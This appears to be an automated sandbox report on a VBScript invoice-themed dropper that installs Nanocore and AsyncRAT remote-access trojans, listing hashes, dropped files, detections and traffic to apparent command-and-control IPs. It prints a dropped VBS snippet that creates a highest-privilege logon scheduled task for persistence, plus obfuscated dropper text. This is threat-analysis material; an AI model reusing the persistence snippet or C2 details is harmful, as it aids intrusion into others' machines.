	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	New Order Request_0232147.exe	Get hash	malicious	Browse	• 149.202.85.210
	Transcation03232016646pdf.exe	Get hash	malicious	Browse	• 79.137.109.121
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	MZyeln5mSFOjxMx.exe	Get hash	malicious	Browse	• 66.70.204.222
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	51086cc4_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	8aa43191_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	51086cc4_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8aa43191_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	840e7dfd_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	840e7dfd_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	94765446_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	d192feb6_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	7bc33f1c_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	94765446_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\Notepads.exe	Spec_PDF.vbs	Get hash	malicious	Browse	
	SpecPDF.vbs	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\fi.exe	Spec_PDF.vbs	Get hash	malicious	Browse	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	Spec_PDF.vbs	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\ame.exe	Spec_PDF.vbs	Get hash	malicious	Browse	
	SpecPDF.vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Process:	C:\Users\user\AppData\Local\Temp\fi.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207360
Entropy (8bit):	7.448816161442748
Encrypted:	false
SSDEEP:	3072:wzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIxuSAShCWi5bu/qaBAIfG8vabc:wLV6Bta6dtJmakIM5EFhCWKbuf+PL4Tl
MD5:	86A588C5A10A04AF998DBAD9FF9A31D1
SHA1:	8AC3E114D36F6674BF64D7F45221207E8575EA62
SHA-256:	B9F40A82EB141D2C09E9FDF133B80DCEB4163C89471CEC7AF84DB2141C5D51A5
SHA-512:	8978104324435B461BE67E148D44271A04A86550C7C1D8C5F474B1A7E63DA32FD9400F63A767555F13A2CFB21EEC32AAC6CA387F39C048FD4E36333CF6747EC9
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 81%, Browse • Antivirus: Metadefender, Detection: 91%, Browse • Antivirus: ReversingLabs, Detection: 100%
Joe Sandbox View:	• Filename: Spec_PDF.vbs, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....`..... .....@.. ..... .....8...W.... ...]..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc....]... ...^.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	**true**
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\Notepads.exe.log	
Process:	C:\Users\user\AppData\Roaming\Notepads.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	425
Entropy (8bit):	5.351599573976469
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIOKbbDLI4MWuPOKN08JOKhav:ML9E4KrgKDE4KGKN08AKhk
MD5:	BEBB66F4CB83D5C34857FE75DE3A8610
SHA1:	66FB475AADAE0D4542125C8E272D9D6BBFA555BB
SHA-256:	C1A8084313E66497C9F53D0F65E85AC2D4A840AF7FEBCCCFB3924F54BCF1BADC
SHA-512:	45181B8B60B7F0FD0D841F50592B9E83F7BADF1FFED040DFCAF5779BF5F653633D78B28E5AFA92A53E9DA965113E4A8E7A16456AE3A8FDF786B7DF6B3FEE5CE8
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\ame.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\ame.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.374391981354885
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIOKbbDLI4MWuPOKN08JOKhap+92n4MNQpN9tv:ML9E4KrgKDE4KGKN08AKh6+84xpNT
MD5:	C8A62E39DE7A3F805D39384E8BABB1E0
SHA1:	B32B1257401F17A2D1D5D3CC1D8C1E072E3FEE31
SHA-256:	A7BC127854C5327ABD50C86000BF10586B556A5E085BB23523B07A15DD4C5383
SHA-512:	7DB2825131F5CDA6AF33A179D9F7CD0A206FF34AE50D6E66DE9E99BE2CD1CB985B88C00F0EDE72BBC4467E7E42B5DC6132403AA2EC1A0A7A6D11766C438B1C3
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Temp\ame.exe	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	121856
Entropy (8bit):	5.7883947305405865
Encrypted:	false
SSDEEP:	3072:eXPeQ7X4XTwzyt1IeqsH/ebouOtyr3OrKHDU:g7X4XTlytGeqsH/ebdOtvE
MD5:	F7F64EC1756119F19D52FB140E22382F
SHA1:	C4FA973B801D954562FE00AC7BD2C6D051AE6E2F
SHA-256:	C676638B019D810CE392CADCF8F0719F76F305D380D69BA93A6FC60A3F92E2C7
SHA-512:	F29A10012A4E7EF6989BCEA75554B12A17415FBA4D8181C6A2B3AE0E663FE59B4C5ED910583F898D5C36A5178041A9ADCF92EC758B45CEA082165E596D7061BA
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Local\Temp\ame.exe, Author: Joe Security

C:\Users\user\AppData\Local\Temp\ame.exe

Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 62%, Browse • Antivirus: ReversingLabs, Detection: 76%
Joe Sandbox View:	• Filename: Spec_PDF.vbs, Detection: malicious, Browse • Filename: SpecPDF.vbs, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....(....."...0..... .....@.. .....@..... ..@.....K.....v..... ....H.....text..... ....`.rsrc...v.....@..@.reloc..... .....@..B.....H.....'...../.\.....V..;...$0.xC.=VD..b.....9A..{....*..{....*..{ ...*r.(!.....}.....}.....} ...*..(!...*..{....*"..}....*.. {....*...}.....sH...}.....sL...}....*f.(!.....(.....s!...(....*..{....*"..}....*j.(!.....sH...}.....((...*..{....*"..}....*..*..*..{....*"..}....*v..(.....2.s>...(?.....}'..*V..P.{)....{*...or...*.,.....iol.....{,....{-...or...*.~.. ..*.....*.~/...*.../...*.~0...*...0...*.~1...*

C:\Users\user\AppData\Local\Temp\fi.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207360
Entropy (8bit):	7.448816161442748
Encrypted:	false
SSDEEP:	3072:wzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIxuSAShCWi5bu/qaBAIfG8vabc:wLV6Bta6dtJmakIM5EFhCWKbuf+PL4Tl
MD5:	86A588C5A10A04AF998DBAD9FF9A31D1
SHA1:	8AC3E114D36F6674BF64D7F45221207E8575EA62
SHA-256:	B9F40A82EB141D2C09E9FDF133B80DCEB4163C89471CEC7AF84DB2141C5D51A5
SHA-512:	8978104324435B461BE67E148D44271A04A86550C7C1D8C5F474B1A7E63DA32FD9400F63A767555F13A2CFB21EEC32AAC6CA387F39C048FD4E36333CF6747EC9
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 81%, Browse • Antivirus: Metadefender, Detection: 91%, Browse • Antivirus: ReversingLabs, Detection: 100%
Joe Sandbox View:	• Filename: Spec_PDF.vbs, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....'.T.....`..... .....@.. ..... .....8...W.... ...]..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc....]... ...^.....@..@.....t.....H.....T.....0..Q.....o5.....*.o6....-.&.....3+..+.... ....3.....1..... 2.... ....3.... .....*.*....0..E.....s7....-(&s 8....-&&s9....,$&s:.....s;.....*.....+.....+.....+.....0.....~....o<...*..0.....~....o=...*..0.....~....o>...*..0.....~....o?...*..0.....~....o@...*..0.....-.&(A...*&+...0..$..... ~B.....-.(...+.-.&+..B...+.~B...*.0.....-.&(A...*&+...0..

C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp.vbs

Process:	C:\Users\user\AppData\Local\Temp\ame.exe
File Type:	ASCII text, with CR, LF line terminators
Category:	dropped
Size (bytes):	221
Entropy (8bit):	4.520339522389818
Encrypted:	false
SSDEEP:	3:jmSGFEm8nsFy0ijQLHBD/uOuG+rBTNAW23e6wDnoNN+EaKC5eiFpFVLjN:jaNqsE61/u5FBzk/wjoNN7aZ5e6/
MD5:	13B68193AE7BF8E04468F23B2F878751
SHA1:	FBCB57D90B7ADFEB963E54ED0000610B6F88B939
SHA-256:	97931461E7E1E8D01E0045A33E823D4B25AB89A7FC2BDD2A6BC79FE45DCF34C4
SHA-512:	598E9805A89BB3CD386554C8A946EC28217B781DDA76106E4B45304EAC3FCDA1EE858CDCBB3D64E3F4A46F17B5EBE6AE72096921FEADF4190B1C65D6B03A8E 14
Malicious:	**true**
Preview:	Set wshShell = CreateObject("WScript.Shell") ..ret = wshShell.Run ("schtasks /create /sc onlogon /rl highest /tn Notepads.exe /tr ""C:\Users\user\App Data\Roaming\Notepads.exe", 0, False)

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat

Process:	C:\Users\user\AppData\Local\Temp\fi.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Iq8:Iq8

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
MD5:	CC22F0048AEA8CDC7CFBCF7E10818E98
SHA1:	D27C83B167C3FAA39B8B9D10ECDB01D244D18A55
SHA-256:	35A0A75FA2AC5DF4A72BC15E1C68536D4B09C9EFB506BC3CF8CF33AD207AAAC1
SHA-512:	DCEA6835062629A748B948870ED47A5BF6F6E245A654D44E3240B9F0BCC20D1EF33BA417F66CE8FB2608342D1F89B5C2796FA521A95EC7B0D718333D4F95F2C
Malicious:	**true**
Preview:	.W..j..H

C:\Users\user\AppData\Roaming\Notepads.exe	
Process:	C:\Users\user\AppData\Local\Temp\ame.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	121856
Entropy (8bit):	5.7883947305405865
Encrypted:	false
SSDEEP:	3072:eXPeQ7X4XTwzyt1IeqsH/ebouOtyr3OrKHDU:g7X4XTlytGeqsH/ebdOtvE
MD5:	F7F64EC1756119F19D52FB140E22382F
SHA1:	C4FA973B801D954562FE00AC7BD2C6D051AE6E2F
SHA-256:	C676638B019D810CE392CADCF8F0719F76F305D380D69BA93A6FC60A3F92E2C7
SHA-512:	F29A10012A4E7EF6989BCEA75554B12A17415FBA4D8181C6A2B3AE0E663FE59B4C5ED910583F898D5C36A5178041A9ADCF92EC758B45CEA082165E596D7061BA
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Roaming\Notepads.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 76%
Joe Sandbox View:	• Filename: Spec_PDF.vbs, Detection: malicious, Browse • Filename: SpecPDF.vbs, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....(....."...0..... .....@.. .....@..... ..@.....K.....v..... ....H.....text..... ....`.rsrc...v.....@..@.reloc..... .....@..B.....H.....'...../.\.....V..;...$0.xC.=VD..b.....9A..{....*..{....*..{ ...*r.(!.....}.....}.....} ...*..(!...*..{....*"..}....*.. {....*...}.....sH...}.....sL...}....*f.(!.....(.....s!...(....*..{....*"..}....*j.(!.....sH...}.....((...*..{....*"..}....*..*..*..{....*"..}....*v..(.....2.s>...(?.....}'...*V..P.{)....{*...or...*.,.....iol.....{.....{-...or...*.~.. ..*.....*.~/...*.../...*.~0...*...0...*.~1...*

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	5.625953655922885
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Invoice No F1019855_PDF.vbs
File size:	498648
MD5:	ce4dcec84bfeba49404fa70f5d137645
SHA1:	c31021953c59af126d0095bea70c26ca02a2d954
SHA256:	ca85b069b028fc30a2af436344eae332ad6afe8a7e3904a48ee63948ab6c3133
SHA512:	206f93128c63f78891cd55aff0a2ffe74696845df2f1d2a359bd569716f2a8a7d68c9b12c724c3b5e35963664eba8ce41d8eb65c54f5f36d256fb850635e7b01
SSDEEP:	12288:hpwkVfVJwJJTtAm+7Jx1zCBEDiBsrvODJ2+oDhX+K2jid:/wkVfsJoz8srvOXoZdMid
File Content Preview:	on error resume next..Dim gTzLXUWzCBikJZhvnBenaiztweMohtxHSfLxABGzBuMkSVcBIAEZctzxUFPtlhRIDbRdOkvmvemfWPbaCKghoYeYgNculNrTdDgqDynYESexHTbFdpqxBjTfwtxAHAAhnSCSikWDXIdVuhRMmXRvWuSujBuKBmQDSwKpRJWsTmZtGykPbkOkjELsAlihqLClrZDyWcvcAYc..'jUYnlQfiRYgTNkRolapCHko

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-19:09:41.909556	ICMP	384	ICMP PING			192.168.2.6	93.184.221.240
05/04/21-19:09:41.947594	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6
05/04/21-19:09:41.948113	ICMP	384	ICMP PING			192.168.2.6	93.184.221.240
05/04/21-19:09:41.983261	ICMP	449	ICMP Time-To-Live Exceeded in Transit			5.56.20.161	192.168.2.6
05/04/21-19:09:41.983749	ICMP	384	ICMP PING			192.168.2.6	93.184.221.240
05/04/21-19:09:42.024316	ICMP	449	ICMP Time-To-Live Exceeded in Transit			81.95.15.57	192.168.2.6
05/04/21-19:09:42.024859	ICMP	384	ICMP PING			192.168.2.6	93.184.221.240
05/04/21-19:09:42.066114	ICMP	449	ICMP Time-To-Live Exceeded in Transit			152.195.101.202	192.168.2.6
05/04/21-19:09:42.066597	ICMP	384	ICMP PING			192.168.2.6	93.184.221.240
05/04/21-19:09:42.125981	ICMP	449	ICMP Time-To-Live Exceeded in Transit			152.195.101.129	192.168.2.6
05/04/21-19:09:42.126280	ICMP	384	ICMP PING			192.168.2.6	93.184.221.240
05/04/21-19:09:42.166881	ICMP	408	ICMP Echo Reply			93.184.221.240	192.168.2.6
05/04/21-19:09:51.927237	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
05/04/21-19:09:52.614087	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
05/04/21-19:09:53.652130	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:09:51.665118933 CEST	49716	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:09:51.869891882 CEST	11940	49716	79.137.109.121	192.168.2.6
May 4, 2021 19:09:52.529974937 CEST	49716	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:09:52.750188112 CEST	11940	49716	79.137.109.121	192.168.2.6
May 4, 2021 19:09:53.326894045 CEST	49716	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:09:53.539463997 CEST	11940	49716	79.137.109.121	192.168.2.6
May 4, 2021 19:09:57.936311960 CEST	49720	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:09:58.249712944 CEST	11940	49720	79.137.109.121	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:09:58.764899015 CEST	49720	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:04.781049967 CEST	49720	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:05.049330950 CEST	11940	49720	79.137.109.121	192.168.2.6
May 4, 2021 19:10:09.318511963 CEST	49721	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:09.537698030 CEST	11940	49721	79.137.109.121	192.168.2.6
May 4, 2021 19:10:10.047120094 CEST	49721	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:10.330120087 CEST	11940	49721	79.137.109.121	192.168.2.6
May 4, 2021 19:10:10.843995094 CEST	49721	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:11.079242945 CEST	11940	49721	79.137.109.121	192.168.2.6
May 4, 2021 19:10:15.182888031 CEST	49725	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:15.367213964 CEST	11940	49725	191.96.25.26	192.168.2.6
May 4, 2021 19:10:15.875750065 CEST	49725	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:16.059684038 CEST	11940	49725	191.96.25.26	192.168.2.6
May 4, 2021 19:10:16.656979084 CEST	49725	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:16.840795040 CEST	11940	49725	191.96.25.26	192.168.2.6
May 4, 2021 19:10:20.893501997 CEST	49726	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:21.077951908 CEST	11940	49726	191.96.25.26	192.168.2.6
May 4, 2021 19:10:21.610613108 CEST	49726	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:21.794799089 CEST	11940	49726	191.96.25.26	192.168.2.6
May 4, 2021 19:10:22.313693047 CEST	49726	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:22.497848988 CEST	11940	49726	191.96.25.26	192.168.2.6
May 4, 2021 19:10:26.502759933 CEST	49727	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:26.686959982 CEST	11940	49727	191.96.25.26	192.168.2.6
May 4, 2021 19:10:27.189443111 CEST	49727	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:27.375371933 CEST	11940	49727	191.96.25.26	192.168.2.6
May 4, 2021 19:10:27.876647949 CEST	49727	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:28.060919046 CEST	11940	49727	191.96.25.26	192.168.2.6
May 4, 2021 19:10:32.288645029 CEST	49729	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:32.490320921 CEST	11940	49729	79.137.109.121	192.168.2.6
May 4, 2021 19:10:33.048998117 CEST	49729	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:33.359824896 CEST	11940	49729	79.137.109.121	192.168.2.6
May 4, 2021 19:10:33.939697027 CEST	49729	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:34.280600071 CEST	11940	49729	79.137.109.121	192.168.2.6
May 4, 2021 19:10:38.389955997 CEST	49735	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:38.623215914 CEST	11940	49735	79.137.109.121	192.168.2.6
May 4, 2021 19:10:39.127610922 CEST	49735	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:39.383506060 CEST	11940	49735	79.137.109.121	192.168.2.6
May 4, 2021 19:10:39.893307924 CEST	49735	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:40.281352997 CEST	11940	49735	79.137.109.121	192.168.2.6
May 4, 2021 19:10:44.478796005 CEST	49742	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:44.762293100 CEST	11940	49742	79.137.109.121	192.168.2.6
May 4, 2021 19:10:45.268805027 CEST	49742	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:45.514317036 CEST	11940	49742	79.137.109.121	192.168.2.6
May 4, 2021 19:10:46.034485102 CEST	49742	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:10:46.274096966 CEST	11940	49742	79.137.109.121	192.168.2.6
May 4, 2021 19:10:50.286705017 CEST	49748	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:50.470845938 CEST	11940	49748	191.96.25.26	192.168.2.6
May 4, 2021 19:10:50.972688913 CEST	49748	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:51.156806946 CEST	11940	49748	191.96.25.26	192.168.2.6
May 4, 2021 19:10:51.659928083 CEST	49748	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:51.844125032 CEST	11940	49748	191.96.25.26	192.168.2.6
May 4, 2021 19:10:55.852686882 CEST	49749	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:56.036375999 CEST	11940	49749	191.96.25.26	192.168.2.6
May 4, 2021 19:10:56.551004887 CEST	49749	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:56.734479904 CEST	11940	49749	191.96.25.26	192.168.2.6
May 4, 2021 19:10:57.239084005 CEST	49749	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:10:57.422533035 CEST	11940	49749	191.96.25.26	192.168.2.6
May 4, 2021 19:11:01.428244114 CEST	49750	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:01.614038944 CEST	11940	49750	191.96.25.26	192.168.2.6
May 4, 2021 19:11:02.114063978 CEST	49750	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:02.298418999 CEST	11940	49750	191.96.25.26	192.168.2.6
May 4, 2021 19:11:02.801588058 CEST	49750	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:02.986004114 CEST	11940	49750	191.96.25.26	192.168.2.6
May 4, 2021 19:11:07.115073919 CEST	49751	11940	192.168.2.6	79.137.109.121

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:11:07.517537117 CEST	11940	49751	79.137.109.121	192.168.2.6
May 4, 2021 19:11:08.023256063 CEST	49751	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:08.302828074 CEST	11940	49751	79.137.109.121	192.168.2.6
May 4, 2021 19:11:08.817667961 CEST	49751	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:09.164896011 CEST	11940	49751	79.137.109.121	192.168.2.6
May 4, 2021 19:11:13.284063101 CEST	49754	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:13.512885094 CEST	11940	49754	79.137.109.121	192.168.2.6
May 4, 2021 19:11:14.021348000 CEST	49754	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:14.275142908 CEST	11940	49754	79.137.109.121	192.168.2.6
May 4, 2021 19:11:14.787311077 CEST	49754	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:15.019846916 CEST	11940	49754	79.137.109.121	192.168.2.6
May 4, 2021 19:11:19.257008076 CEST	49756	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:19.520687103 CEST	11940	49756	79.137.109.121	192.168.2.6
May 4, 2021 19:11:20.021739006 CEST	49756	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:20.341989040 CEST	11940	49756	79.137.109.121	192.168.2.6
May 4, 2021 19:11:20.849893093 CEST	49756	11940	192.168.2.6	79.137.109.121
May 4, 2021 19:11:21.053107977 CEST	11940	49756	79.137.109.121	192.168.2.6
May 4, 2021 19:11:25.972309113 CEST	49758	11940	192.168.2.6	191.96.25.26
May 4, 2021 19:11:26.156596899 CEST	11940	49758	191.96.25.26	192.168.2.6
